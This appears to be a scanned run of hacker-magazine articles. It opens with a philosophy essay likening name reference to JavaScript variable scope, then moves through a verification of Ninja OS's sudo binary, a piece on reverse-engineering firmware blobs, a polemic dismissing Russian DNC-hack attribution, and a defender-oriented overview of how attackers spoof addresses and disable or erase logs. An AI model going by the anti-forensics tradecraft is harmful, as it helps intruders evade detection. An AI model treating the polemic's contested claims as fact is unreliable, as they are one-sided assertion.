I believe Gareth Evans' conventionalist theory of reference can be saved by comparing the basis of the theory to that of a computer language. This analogy identifies why Gareth Evans' theory is the best for explaining the natural way in which we already use names. A computer language works with references and names the same way we intuitively do in conversation. Therefore, I argue that successfully comparing the conventionalist theory of names to a programming language proves that the conventionalist theory of reference explains our use of names in daily conversation and refutes the following argument. The argument states that proper names are special because an individual can use a name without there being a predefined social convention. This will be shown to be false and that, in fact, proper names follow Evans' theory of reference. For this article, I will be making the analogy between Evans' conventionalist theory and that of the computer programming language javascript which is common on all web browsers today. All of the concepts which will be discussed not only apply to javascript but also apply, in some degree, to all programming languages. For simplicity's sake, I will only use examples from javascript in order to clearly flesh out the analogy. First, I will explain how Evans' theory of reference treats the meaning of words similar to the way variables are defined within a computer program. Then, when comparing social conventions to that of a computer function, it will be shown that the theory of reference still holds for common words like "dog" and, also, for proper names. Finally, using this analogy, we can explain other common uses of proper names, such as nicknames.

The first premise which Evans outlines for a conventionalist theory of reference is that there must be a community C "in which it is common knowledge that members of C have in their repertoire the procedure of using [a name] 'NN' to refer to [a thing] x (with the intention of referring to x)" (*The Causal Theory of Names* p18). This is similar to Kripke's causal theory of names in that both theories depend on a tangible source by which 'NN' refers to x. Kripke believed there must be a causal chain leading to a source which originally used 'NN' to refer to x. Similarly, for Evans, the source which allows 'NN' to refer to x is a social convention in which a group, C, uses 'NN' to refer to x. In both cases, there must be a real world instance (social convention or source) which leads to us to positively conclude some name can refer to some real world thing, except for Evans there must also be intentionality behind the use of a name to refer to a real world thing.

In javascript, to define a variable we first use the expression "var". This signals that a name is about to be defined and given a value. This signal is much like that of Evans' social convention because it shows the intent to use a name for a value. This process of using "var" to define a name may also seem like the origin in a causal chain, but if we were to try and compare this programming convention to the causal theory of names, we would be forced to ask ourselves: Why do we use a convention to signal the origin of a name? The answer to this question is that we use social conventions, not to signal the "origin" of a name, but rather to define a social group in which the name can be used. Due to this fact, it should be clear that the conventionalist theory does better than the causal theory of names in this situation. It is also important to note that you can only define a variable once. Once a variable is given a name, you can still change the value of the variable, but you can never again define another variable using the same name. This means that when you use that variable's name in the program, there exists one and only one thing which it can refer to. I believe this is important because, as Evans argues, we must

be able to distinguish between "dead and live metaphors" ("*The Causal Theory of Names* p18"). I believe he means here that we must be able to distinguish between words which refer unambiguously to real world things and those which do not have such a basis. When the computer program sees the name of a given value, it knows that there exists only one place in memory where a value is stored for that name. Variables aren't the only thing that programs are made up of, though. There are also functions and loops where these variables can be manipulated. Now that we understand how names are similar to variables in a programming language, we can look at how a program works with variables within functions and loops.

In a computer program, functions and loops usually serve the purpose of manipulating the data stored in the variables and producing some kind of output. I would like to make the comparison that these functions and loops are like a social group in Gareth Evans' conventionalist theory. In addition, making this comparison we will see that names, even if used by only one person, can qualify as a social construct. When a variable is defined, that variable also has what is called a scope which is dependent upon where in the program it was defined. In javascript, if a variable is defined outside of all functions, meaning it is defined globally for the entire program, then any function or loop may use that variable by referencing its name. If the entirety of a computer program is thought to be the entirety of a country, then defining a variable globally can be thought of as having a country-wide social construct such that the name "NN" refers to the value, x, which is stored in that variable. Instead of defining a variable globally, what happens when a variable is defined inside of a loop or function? The scope of the variable will now only apply to the loop or function which it is defined in. This means that the variable will only exist as long as the function or loop is running. Therefore, the social convention only exists in a community, C, which is as large as the length of the loop or function. For this reason, we can now argue that no matter how large the scope of variable, as long as a variable is defined in a loop or function, that variable can be used as a social convention. In the example that I call my pet "Boris" there exists a social convention between myself and only myself (let's not count Boris) in which I use the name "Boris" to refer to my pet. Analogously, this would be as if I created a function in which all the function does is define a variable named "Boris". Even though no other functions use this variable, this variable is still valid and can be used or manipulated inside this small function. The variable still has a scope just like in the example there still exists a social convention.

This analogy can also explain the use of common words such as "dog". We can say that such a word is defined globally since there is a country-wide social convention to call what we know as dogs by the name "dog". We can then say that different languages or even slang and other colloquialisms used to refer to dogs are all valid, but the caveat is that these names/variables have different scopes and therefore different but still valid social conventions.

So far we have only seen how different social conventions are created, but it is also important to note that not all names are mutually exclusive. To explain what I mean by mutually exclusive, let us consider two different social groups, one which uses the name "Punxsutawne" to refer to a groundhog, and one which uses "Phil" to refer to the same groundhog. Upon the second group hearing the name "Punxsutawne" when referring to what they believe is "Phil", they may also adopt the name "Punxsutawne" as if it were the same as "Phil". They are still referring to the same value, but it is as if the first group passed their own social convention onto the second group. The name "Punxsutawne" is not exclusive to the first group and may be passed to other groups as long as they know they are referring to the same object, in this case, a groundhog. In computer functions, something similar also occurs. When calling a function, the function may take certain parameters. This function can then use those parameters however it pleases and call those parameters whatever it wants within its own scope. When calling the function, one may pass in already existing values that go by different names. For instance, one function may have the parameter "Boris". Someone may then call this function by passing a variable with name "Bilbo" into the parameter. When "Bilbo" is passed to the function, "Boris" will then refer to the same value which "Bilbo" refers to. This construct of passing one variable from function to

function can be equated with the real world construct of nicknames. When giving a person or thing a nickname, the name still refers to the same real value, but only certain social groups or functions may be privy to the use of this name. Additionally, when we discussed loops and functions, we saw that the variables in that scope only exist for the length of the loop or function, just like how nicknames may cease to be used once a social convention or social group has ended. In this way we are able to explain the way we commonly use names in the real world by passing them between social groups and creating different social conventions among respective groups.

After drawing the analogy between computer programs and the way we assign names to values in the real world, we can conclude that names refer to their referents in the same way a computer program allows variables to refer to a value. Like names, a variable provides a name for a value or object. It is also important that this name refer to only a single real world thing or concept just as a variable may only refer to one space in the computer program's memory. We saw that when variables are created, they are given a scope either globally or inside a loop or function and that the variable can only exist inside its own scope. Scope in a computer program is like Evans' social conventions in the real world. Furthermore, we saw that functions can be passed values through parameters. This action aligns perfectly with the way in which we use names in the real world. We sometimes create nicknames for people and pass those nicknames on to other people for their own use in referring to the same person. We also refuted the argument against Evans' conventionalist theory concerning the use of proper names which only one person uses. Even though one person may not make up a social group, we can still say that a variable has a very small scope, namely a single person, and can be used by that person to refer to a referent such as a pet. In conclusion, Evans' theory, in much the same way as a computer program, explains the way referents get their meanings. I believe Gareth Evans' conventionalist theory of reference holds up against argument because it most closely aligns with our normal intuitions about how we use names to refer to real world objects and concepts. This is why for good reason it makes sense that computer languages align closely with the tenets of a conventionalist theory, because our computer languages, though vague in terms of a language, still need to convey meaning and references which humans and machines can understand easily.

Down and Out in a Land of Script Kiddies

(or How I Learned to Stop Phreaking and Love Ma Bell)

by tyrus568

Back in 1992 I was one of those

PGP encoding
Usenet trawling
DikuMUD playing
H/P/A/V/C trading

warez kids

one of the

Pirates with Attitude 0wning the Internet backbone
(but back then it was called ARPANET and there was no web)
Cult of the Dead Cow savages
armies of DEF CON black hat hackers

equipped with batteries of
14.4k Sportster U.S. Robotics modems
using hardwired data jacks of CAT5 cables
coiled like nests of Ethernet vipers
stripping Ma Bell's networks bare
and red-boxing old AT&T pay telephones for unlimited long-distance calls
and sifting through old issues of *2600* magazine
and trading warez on IRC channels with my Razor 1911 crew to keep me company
launching a Rise in Superior Couriering to underground bulletin board systems
and ANSI graphics artists keeping the Scene alive

authentic pirate warez junkies
sneering at that movie *Hackers,* instead a roaring chorus of voices chanting, "Free Kevin Mitnick!"

and utilizing

tightly curved motherboard circuitry bristling with shiny diodes
and a symphony of squealing Telex communication codes
to send out data streams scratching across the sky in a coiled synergy of spitting electrons
chunks of bits arranged mathematically in logical precision
marching in perpendicular lines down through the stratosphere
hard drives full of free software leeched from heaven like Manna

those were the days
the days when we were free

Now, in 2017,

We have icy cold electronics datamining sterile lives,
Facebook selling everyone's information to other corporations for profit
Google Search Index suppressing the good sites
$900 video cards
1.2 trillion digital circuits in one square inch of CPU
ISPs and the NSA watching my every transfer
Proxy after proxy blocked and banned
IRC closely monitored by Internet watchdogs
Usenet removed from standard access
IT industry fragmented with data corruption
Chinese corporate espionage
unlimited copyright terms robbing the Public Domain of its right to the culture of the People
motherboard circuitry embedded with hidden hardware tracking algorithms
a draconian crackdown on cyberpunks
Alphabet knowing everything about my life because I use Gmail
(and they sell it to the highest bidder)
Every byte, every phone call intercepted at NSA datacenters

Nowadays I'm having to

Use VPN tunneling to infiltrate hidden FTP sites
as well as gain access to elite invite-only torrent trackers
I'm using clusters of torrent seedboxes to keep my ratio alive
plus using TOR hidden services to meet my esoteric needs

encrypting my hard drives
jailbreaking my phone
scrubbing my data history
and avoiding the corps as much as possible
then watch the little birdies all flock to The Pirate Bay and 4chan, the shithole of the Internet

Maybe it would be so much easier to just become a total Internet and media pariah, leave the underground pirate Scene,

Maybe it would be better to fade into obscurity
read books, enjoy nature and actually talk face-to-face with people
instead of becoming one of those ADHD Adderall-popping Facebook and Instagram slaves

I've got to break free
unplug from my electronic shackles
I've got to break free
I've got to let go of the system
Because the system's trapped me

I'm a dying breed

Fuck the system
Fuck Google
Fuck Microsoft
Fuck Apple
Fuck Facebook

Integer buffer overflow
Save to system
Reboot

Dispelling a Breach Rumor

by GI Jack

I spend the weekend at Hushcon, a semisecret hacker convention. In casual conversation, someone had brought up that a hacker was spreading a rumor that "Ninja OS is compromised, the sudo command is sending commands back to a command and control server." I was taken aback. I certainly did not put this in. Sudo in Ninja OS is the exact same binary inherited from upstream Arch Linux, as packaged by them.

But before I started pointing fingers, I needed to verify that Ninja OS was in fact not compromised

The first thing I did was query the DB of the chroot I use for Ninja OS for the version of sudo.

```
pacman -r ${path-to-chroot} -Q sudo
sudo 1.8.19.p2-1
```

Next, we get a hash sum and stat for the sudo command as shipped.

```
$ stat sudo
 File: sudo
 Size: 130360 Blocks: 272 IO Block: 4096 regular file
Device: 2bh/43d Inode: 52987767 Links: 1
Access: (4755/-rwsr-xr-x) Uid: ( 0/ root) Gid: ( 0/ root)
Access: 2017-01-25 20:46:15.000000000 -0500
Modify: 2017-01-18 08:28:10.000000000 -0500
Change: 2017-01-25 20:46:16.118594165 -0500
$ sha256sum sudo
fb555b41a2e0b4bc7506ae384dd1a829ecde71c0766068c9103ae77f65139e75 sudo
```

Now, let's track down the exact version. We can use the Arch Linux archive:

```
https://wiki.archlinux.org/index.php/Arch_Linux_Archive
```

Sure enough, we can find sudo here:

```
https://archive.archlinux.org/packages/s/sudo/sudo-1.8.19.p2-1-x86_64.
➥pkg.tar.xz
```

and the signature file:

```
https://archive.archlinux.org/packages/s/sudo/sudo-1.8.19.p2-1-x86_64.
➥pkg.tar.xz.sig
```

Lets check the signature of the package:

```
$ gpg --verify sudo-1.8.19.p2-1-x86_64.pkg.tar.xz.sig
sudo-1.8.19.p2-1-x86_64.pkg.tar.xz
gpg: Signature made Wed 18 Jan 2017 08:30:46 AM EST
gpg: using RSA key 86CFFCA918CF3AF47147588051E8B148A9999C34
gpg: Good signature from "Evangelos Foutras <evangelos@foutrelis.com>"
➥ [unknown]
gpg: aka "Evangelos Foutras <foutrelis@gmail.com>" [unknown]
gpg: aka "Evangelos Foutras <foutrelis@archlinux.org>" [unknown]
```

We can now extract the "sudo" binary and recheck that it matches the one shipped in the Ninja OS:

```
$ stat sudo
 File: sudo
 Size: 130360 Blocks: 272 IO Block: 4096 regular file
Device: 2bh/43d Inode: 57683128 Links: 1
Access: (4755/-rwsr-xr-x) Uid: ( 1000/ jack) Gid: ( 1000/ jack)
Access: 2017-06-05 10:20:47.712477000 -0400
Modify: 2017-01-18 08:28:10.000000000 -0500
Change: 2017-06-05 10:20:47.715810751 -0400
 Birth: -
$ sha256sum sudo
fb555b41a2e0b4bc7506ae384dd1a829ecde71c0766068c9103ae77f65139e75 sudo
```

You can reverify this experiment by checking /usr/bin/sudo from Ninja OS against the upstream version as described.

This is mathematical proof that the version of sudo in Ninja OS matches the upstream version from Arch. I hope the rumor of its breach can be quelled.

Battle of the Blobs

by ladyada@alum.mit.edu
and fill@2600.com

In a previous column entitled "Patently Hacking" (34:2), we rejoiced with the upcoming (now present!) opportunity to create a patent-free, licensing-free, open source MP3 device. For two decades, if you played (decoded) MP3s on a device, you needed to buy a licensed chip or pay `mp3licensing.com`. That is over. Now it's time to build.

Lucky for us, despite the patent constraints on distribution, open source MP3 co/decoding stacks have been available for years. We used the open source Helix (`https://www.helixcommunity➥.org/`) codec, which was written by RealNetworks in 2002 (ironically, much of our work in porting was working out the data buffering code...) and wrapped it up nicely to be used with any Arduino-compatible ARM board `https://github.com/➥adafruit/Adafruit_MP3`. So of course, now we're ready to design our own MP3 player boards!

But, while we were working on the wrapper, we started thinking about microcontroller/computers, blobs, and open stacks. Over the last ten years, we've seen a few properties of the electronics market collide. First, the Moores-law-esque rapid increase in processor capability tied with plummeting costs to where a 120MHz 32 bit microcontroller with 1 MB of Flash and 256 KB of RAM is maybe $3. Second, the ascendency of ARM as the core of choice (don't get me wrong, there's other awesome cores, but 70 percent of the 32-bit market share is ARM! One MB of Flash... what on earth would you need so much space for?

The answer is software stacks - but not just any software - specifically, software-to-replace-hardware. Rather than hand-code all logic on a microcontroller and rely on assistive chips to manage things like, say, a USB stack, MP3 decoding, or low power radios, the extra processing power in small computers is being used to reduce materials cost. Much of this is possible because we've sort of all agreed to use 32-bit ARM processors - the Helix MP3 codec is optimized to use the FPU on ARM chips.

This is good, but has a catch. When all functionality is frozen in hardware, there's no way to interface to it other than the predefined interface. For example, the STA013, an eight dollar MP3 decoding chip designed in 2004, had a few pins that you would clock MP3 data to. MP3 data in, audio data out. That's it. While it's opaque, it's also, in a sense, complete.

With closed software stacks, the hardware interface is often hidden, replaced with a software API you are forced to use. You can't see anything beyond the outer-surface of the API, so we call it a blob. Sometimes the API is good, but as all good hackers know, the best and juiciest parts of an API are what is not documented or exposed. That's where hacking and coding come in: if we can pull apart or reverse engineer the blob, we can do more with the hardware because we're not limited to whatever the blob-writer envisioned. All it takes is one person with concerted effort to create an open stack to release a ton of innovation. And we're seeing more open stacks that are well written, documented, and supported, to replace the vendor-specific closed-source stacks and blobs.

For example, Nordic Semiconductor is a manufacturer of Bluetooth Low Energy (BLE) chips. These chips contain both an ARM core and a 2.4GHz radio. The radio is just a radio - the BLE protocol stuff is all managed by a "soft device," a blob that your compiler can link to. The soft device works well, but it could be better and it could be open. So along comes the Apache Foundation and the Mynewt group (https://mynewt.apache.org/). They have written a lovely open source real time operating system (RTOS) that contains open stacks for Bluetooth Low Energy, replacing the proprietary and closed soft device blob. Their stack is faster, and is more flexible, giving the coder more control over her application. Not to be outdone, the Linux Foundation has their own open wireless stack, Zephyr (https://www.zephyrproject.org/), which has wide processor support.

Another example we bumped into is interfacing with the capacitive touch peripheral on the ATSAMD21, a chip we use in a bunch of our microcontroller boards. Capacitive touch lets you make a pin turn into a person sensor, which is great for adding a non-mechanical or non-standard interface - say if you want to make a banana into a touch sensor. But, Atmel, the maker of the chip, has decided not to document the registers of the captouch controller. Instead, they provide you with... a blob! Due to the way our project was structured, we couldn't dynamically link to their blob, and besides, it was forcing us to use the hardware in a clumsy way. So, we reverse-engineered the blob using a disassembler, to break their API function calls down to individual register reads/writes. Our new API (https://github.com/adafruit/Adafruit_FreeTouch) is lighter and, while not as fully-featured, is fully open for others to build upon.


We've seen some really wonderful new and open interfaces to existing hardware. Here's some of our favorite open stacks!

- RTL SDR (http://rtlsdr.org/) - this popular open API allows low-level access to "digital TV receiver dongles" to turn them into general purpose software defined radio receivers.
- The OpenKinect project (https://openkinect.org/), which mimics XBox-only drivers to allow Mac, Windows, or Linux computers to access the 3D data stream.
- TinyUSB (https://github.com/hathach/tinyusb), an attempt to unify and open up the now-dozens of separate proprietary USB control stacks.
- Fernvale (https://www.kosagi.com/w/index.php?title=Fernvale_Main_Page]), an open API to the ubiquitous and low cost MediaTek cell phone chips (these are the cores that power just about all low-cost cell phones).
- MD380 Tools (https://github.com/travisgoodspeed/md380tools), open firmware patches for the Tytera MD-380 digital HAM radio.
- Scanlime (http://scanlime.org/) has written and reverse engineered so many hardware APIs that it's tough to pick a favorite. There are hacked gimbals, tablets, Blu-ray players and more!

How to get started? There are a lot of different ways to attack a closed blob. If you have a software blob like a .so or a firmware binary, check out radare (http://rada.re), an open source disassembler, or IDA (https://www.hex-rays.com), a commercial decompiler. (As decompilers and disassemblers go, ARM is a well-supported target.) If there's a hardware interface, use a logic analyzer to grab data traces and look for patterns. USB is really easy to attack, with a hardware MitM device or by hooking into your operating system's USB host stack to see the commands fly by, then rewrite them in libusb!

Citizen, there is no better (or more fun!) way to use your curiosity and hacking skills than to create new open stacks and interfaces. You may not get rich and famous, but you will get to show off your keen skills and see some really cool projects. And best of all, you'll join a vibrant hacking community that offers a future free of blobs.

Good night and good luck.



The Russian Hacking Diatribe, and Why It Is Complete Agitprop Nonsense (And, No, I'm Not a Trump Supporter)

by Doc Slow

There is a necessity of large corporate interests controlling the government to create agitation once again with Russia and other enemy states in order to gain the support of the people to funnel massive funds to the Military Industrial Complex. It's a plausible tactic where the politicians of this country are sponsored by giant defense corporations. If they're pulling out of active wars, but in desperate need to keep fueling the military industrial complex that signs their paychecks, they could cleverly revive the Cold War game plan. And they have.

Recent and past "news" delivered by the MSM - who has wholly embraced the intelligentsia's claims offered up by the CIA, and now other three-letter agencies - that a Russian state-sponsored hack of the DNC and the RNC had an effect in swaying the U.S.'s election results, is patently absurd, and pure agitprop. To date, there is absolutely no conclusive evidence that anything of the sort occurred. The Straw Man tactic has been employed again, and it appears to be working as usual.

The only reason to continually create new bad guys, or conjure up the old bad guys, is to fill the coffers of corporate Department of Defense contractors who lobby the shit out of our government. *They don't work for us*. Our so-called government officials work for the money they get from corporate interests. And they need those paychecks to keep coming in.

Now, I could go into the sexy details of what it takes to track down a real state-hacker (most of what the official rhetoric has to offer is juvenile and pedantic), but it's pointless when you realize this has nothing to do with hacking. There is a bigger picture here people, and it's emblazoned with a scarlet letter sewn into the very fabric of our willful unconsciousness. We need to wake the fuck up, and not accept this bullshit any longer.

Breakdown of the "So-Called" Evidence for Russian Hacking, and the Sad State of Cybersecurity

Was there definitive evidence contained in the JAR (Joint Analysis Report - "Grizzly Steppe - Russian Malicious Cyber Activity"), or FireEye's analysis, "APT28: A Window Into Russia's Cyber Espionage Operations" that Russian state-sponsored hackers compromised the DNC server with malware, and then leaked any acquired documents to WikiLeaks? Absolutely not. And here's why:

Let's first run through the "so-called" evidence - basically two "smoking guns" in the analysis - and a few other questions pertinent to the investigation. I'll address each point with some technical details and maybe a little common sense evaluation.

Certain malware settings suggest that the authors did the majority of their work in a Russian language build environment. The malware compile times corresponded to normal business hours in the UTC + 4-time zone, which includes major Russian cities such as Moscow and St. Petersburg. Ultimately, WikiLeaks was the source of the dissemination of the compromised data. Where did they acquire it? According to media sources, all 17

U.S. intelligence agencies confirmed Russian state-sponsored hackers were the source of the attacks. Was this "so-called" hack designed to affect the outcome of the U.S. election?

Let us now address each of these points specifically (some of this may be more technical for the average human - program or be programmed):

1. Certain malware settings suggest that the authors did the majority of their work in a Russian language build environment.

APT28 (Advanced Persistent Threat 28) consistently compiled Russian language settings into their malware.

Locale ID	Primary language	Country	Samples
0x0419	Russian	(ru)	59
0x0409	English	(us)	27
0x0000 or 0x0800	Neutral locale		16
0x0809	English	(uk)	1

By no means is this evidence of anything. It could even be a U.S.-sponsored hack, for that matter, obfuscating its origin by using a Russian build environment. This is pure speculation, and any security researcher knows this has effectively been used by malware authors in the past.

2. The malware compile times corresponded to normal business hours in the UTC + 4 time zone, which includes major Russian cities such as Moscow and St. Petersburg.

The FireEye report states: "During our research into APT28's malware, we noted two details consistent across malware samples. The first was that APT28 had consistently compiled Russian language settings into their malware. The second was that malware compile times from 2007 to 2014 corresponded to normal business hours in the UTC + 4 time zone, which includes major Russian cities such as Moscow and St. Petersburg. Use of Russian and English Language Settings in PE Resources include language information that can be helpful if a developer wants to show user interface items in a specific language. Non-default language settings packaged with PE resources are dependent on the developer's build environment. Each PE resource includes a 'locale' identifier with a language ID composed of a primary language identifier indicating the language and a sublanguage identifier indicating the country/region."

Any malware author could intentionally leave behind false clues in the resources section, pointing to Russia or any other country. These signatures are very easy to manipulate, and anyone with a modicum of Googling skills can alter the language identifier of the resources in PE files. *Any* state-sponsored entity could easily obfuscate the language identifier in this way. One could also use online compilers or such an online integrated development environment (IDE) through a proxy service to alter times - indicating that compile times were from any specific region chosen. The information in the FireEye report is spurious at best.

3. Ultimately, WikiLeaks was the source of the dissemination of the compromised data - where did they acquire it?

Julian Assange, the founder of WikiLeaks, has repeatedly stated that the source of the information they posted was *not* from *any* state-sponsored source - including Russia. In fact, in all of the reports (including the JAR and FireEye), they never once mention WikiLeaks. Strange.

4. According to media sources, all 17 U.S. intelligence agencies confirmed Russian state-sponsored hackers were the source of the attacks.

This is hilarious - many of these 17 agencies wouldn't know a hack from a leak, nor would they have been privy to any real data other than what a couple of other agencies reported, which was thin and barely circumstantial, and was wholly derived from a third-party security analysis:

```
Air Force Intelligence
Army Intelligence
Central Intelligence Agency
Coast Guard Intelligence
Defense Intelligence Agency
Department of Energy
Department of Homeland Security
Department of State
Department of the Treasury
Drug Enforcement Administration
Federal Bureau of Investigation
Marine Corps Intelligence
National Geospatial-
Intelligence Agency
National Reconnaissance Office
National Security Agency
Navy Intelligence
Office of the Director of
National Intelligence
```

5. Was this "so-called" hack designed to affect the outcome of the U.S. election?

It is clear, even if there were state-sponsored hacks, that the information provided in WikiLeaks had no relation to Russian manipulation of U.S. elections. The information

speaks for itself - it is the content of the leaks that is relevant - and it matters not where it came from. DNC corruption is the real issue, and any propaganda agenda designed to direct attention away from the damage the info presents is wholly deflection.

Most of the references used in the JAR report are really from third-party cybersecurity firms looking to "show off" their prowess at rooting out a hacker culprit. This ultimately means money for them. This is the reality of the sad state of security today. Note that not one report mentions that every single one of the compromises was directed at Microsoft operating systems. Why, when everyone knows that Microsoft is the most insecure OS and is specifically targeted by malware authors, state-sponsored or otherwise, do any governments still use it? Fortunately, there are real security researchers out there who see through the smoke and mirrors and aren't buying the BS handed them by government entities and the media outlets they control.

The Anti-Forensic Marble Framework

With the release of the "Marble Framework" on WikiLeaks, we come upon more evidence that the entire so-called "Russian Hacking" story could very well have been a U.S. state-sponsored hack - and it's more likely.

From WikiLeaks: "Marble is used to hamper forensic investigators and anti-virus companies from attributing viruses, trojans, and hacking attacks to the CIA. Marble does this by hiding ("obfuscating") text fragments used in CIA malware from visual inspection. This is the digital equivalent of a specialized CIA tool to place covers over the English language text on U.S. produced weapons systems before giving them to insurgents secretly backed by the CIA."

CIA Leaks

I've been through many of the docs included in Vault 7 and it isn't anything at all new or revelatory. I called this back in 2005 and detailed much of it back then. Most thought me a kook. Much of what I've looked at so far is valid, although it's very basic info any teenage hacker attending DEFCON would know about.

It's old crap, and I'd put money on it that the CIA itself "leaked" the data.

And finally, the most recent stories of Russian attempts to hack into U.S. voting systems are even more ridiculous in their claims, and were based exclusively on info from the Department of Homeland Security. Apparently, 21 states, as cited by the MSM (in last year's presidential election), were targeted by "Russian" hackers. These claims about Russian hacking get ineptly hyped by media outlets, and are almost always based on nothing more than fact-free claims from government officials, only to look completely absurd under even minimal scrutiny by real security experts because they are entirely lacking in any real evidence.

"In our age there is no such thing as 'keeping out of politics.' All issues are political issues, and politics itself is a mass of lies, evasions, folly, hatred, and schizophrenia." - George Orwell

For complete information, please check out the links cited as references below:

- http://arstechnica.com/security/2016/12/did-russia-tamper-with-the-➥2016-election-bitter-debate-likely-to-rage-on/
- https://www.codeandsec.com/Sophisticated-CyberWeapon-Shamoon-2-➥Malware-Analysis
- https://www.dni.gov/index.php/what-we-do/members-of-the-ic
- https://nakedsecurity.sophos.com/2017/01/03/claims-that-russia-➥hacked-the-us-election-and-power-grid-are-overblown
- http://www.usatoday.com/story/news/politics/onpolitics/2016/10/21/17-➥intelligence-agencies-russia-behind-hacking/92514592/
- http://www.defenseone.com/technology/2016/12/accidental-master➥mind-dnc-hack/134266/
- https://www.rt.com/usa/372630-wikileaks-20k-reward-obama/
- https://www.fireeye.com/content/dam/fireeye-www/global/en/current-➥threats/pdfs/rpt-apt28.pdf
- https://nakedsecurity.sophos.com/2017/03/08/what-wikileaks-massive➥-cia-leak-tells-us-about-cybersecurity/
- https://theintercept.com/2017/09/28/yet-another-major-russia-story-➥falls-apart-is-skepticism-permissible-yet/

SUCCESSFUL NETWORK ATTACKS - PHASE FIVE
COVERING TRACKS

by Daelphinux

After an attacker has gained access to your network, and maintained that access long enough to accomplish their objective, they will need to cover their tracks. Once this step has been reached, the attack is complete; defending against this step is a form of damage control. For these purposes, we are going to assume that the attacker is using basic methodologies; this is a short overview series, after all.

In order to utilize the information gained, implement the back door opened, or activate the payload placed, the attacker is relying on the defender not knowing what action was completed. A compromised list of passwords, for instance, is of no use to a buyer if the defending entity was able to determine the list was accessed and change the passwords. Malware is of no use when the defending administrator knows exactly what to clean. Back doors are of no use if they are closed. Without covering tracks, the attack may have been accomplished, but the payoff will be useless. Because of this, a complete attack may not include this step, but a successful one always will.

The best method for preventing an attacker from successfully covering their tracks is to utilize redundant logging. Essentially, this means that logs should be stored in multiple places when generated, and there should be log systems that log each other's access and up times. Given that many attackers try to maintain small footprints, this setup alone may deter an attacker from continuing on if they notice this during the third phase of the attack.

There are a couple of ways an attacker will cover their tracks. Initially (earlier in the attack, but very pertinent to this phase), the attacker will almost certainly obfuscate their IP and MAC addresses. If properly done, this makes it very difficult to determine where the attack is coming from. Ideally, from the attacker's perspective, the attacker will have enough information to spoof an IP and MAC that exists on the local network. In these cases, it is often easiest to find a client that is initializing an inordinate number of unrelated connections; keep in mind, however, that easiest does not mean easy. This step alone can foil even experienced security teams if the right client is spoofed. While this makes the logs difficult to determine relevance from, there are still logs there. To many attackers, having any logs at all is an unacceptable risk.

This will lead some attackers to, once they connect to a system, disable logging. Although this is a little confusing to get one's head around, usually, disabling a logging system generates a log message in itself. Although a message saying logging is disabled is almost useless in determining what actions were taken while the logs were disabled, it is a very strong piece of information that can give data such as what client was making the attack, that an attack was made, and which specific system or subsystem the attack hit. This is a smart move on the part of the attacker, but as mentioned before, in some cases any logs at all are unacceptable.

Once the logs have been generated, there is almost always a way to remove the log entry. Many of these methods are destructive to more than just the log files, not that this matters to most attackers, but it is an important thing to consider. Often, in those cases where the operating system files themselves are corrupted to prevent administrators from seeing the logs, this can be a strong indicator of the system hit. In the event that the system is not corrupted in itself, an administrator will need to determine which system was hit in the attack. With this information, and various file system checking tools, an administrator can recover files from the destroyed system and compare them against the files in the attacked system's backups.

In the event that the system is completely cleaned, as in all system and data files erased or destroyed, the defending entity's

security response team will need to make a list of things that could have been affected in the attack and make an educated guess as to which subsystem was most likely hit. The team will, however, need to inform potentially affected clients of all of the attacked system's subsystems. An attack that reaches this point is a public relations nightmare, regardless of how successful this step is. Even if all of the data loss - or any placed payload or vulnerabilities - is mitigated, a company will still need to inform potentially affected clients and customers. In some cases, that alone is a strong success for an attack, even if the target data or vulnerability were not fully exploited.

Conclusion

Successful attacks, as distinct from complete attacks, come in five phases. Reconnaissance allows the attacker to gather information needed to complete network scanning. With a successful network scan, the attacker will be able to gain and maintain access to the target network. Once the attacker has completed their actions while access was maintained, the attacker will cover their tracks and the attack will be complete.

Luckily, there are often steps that can be taken to mitigate these actions before they occur, or even defend against them as they are happening. A prepared operations or security response team can make all the difference. Every operations team should, occasionally, engage in security drills where one member is assigned to be the attacker (ideally on a development or testing environment that mimics the production environment), and the rest defend against the attack. This will ensure that the associated teams are well prepared and experienced in the event of an actual attack.

This guide is not an exhaustive reference. It is an overview that should only be used as a reference, or as an introduction for new operations/security professionals.

Dev Manny, Information Technology Private Investigator "Hacking the Naked Princess"

by Andy Kaiser

Chapter 0x14

With keypresses logged from Reboot's visit, P@nic went heads-down and began to hack into RedAction with speed, intensity, and maybe just a little bit of fanaticism. Fueled by white-hot anger at Reboot, she punched her keyboard's keys like each one owed her money.

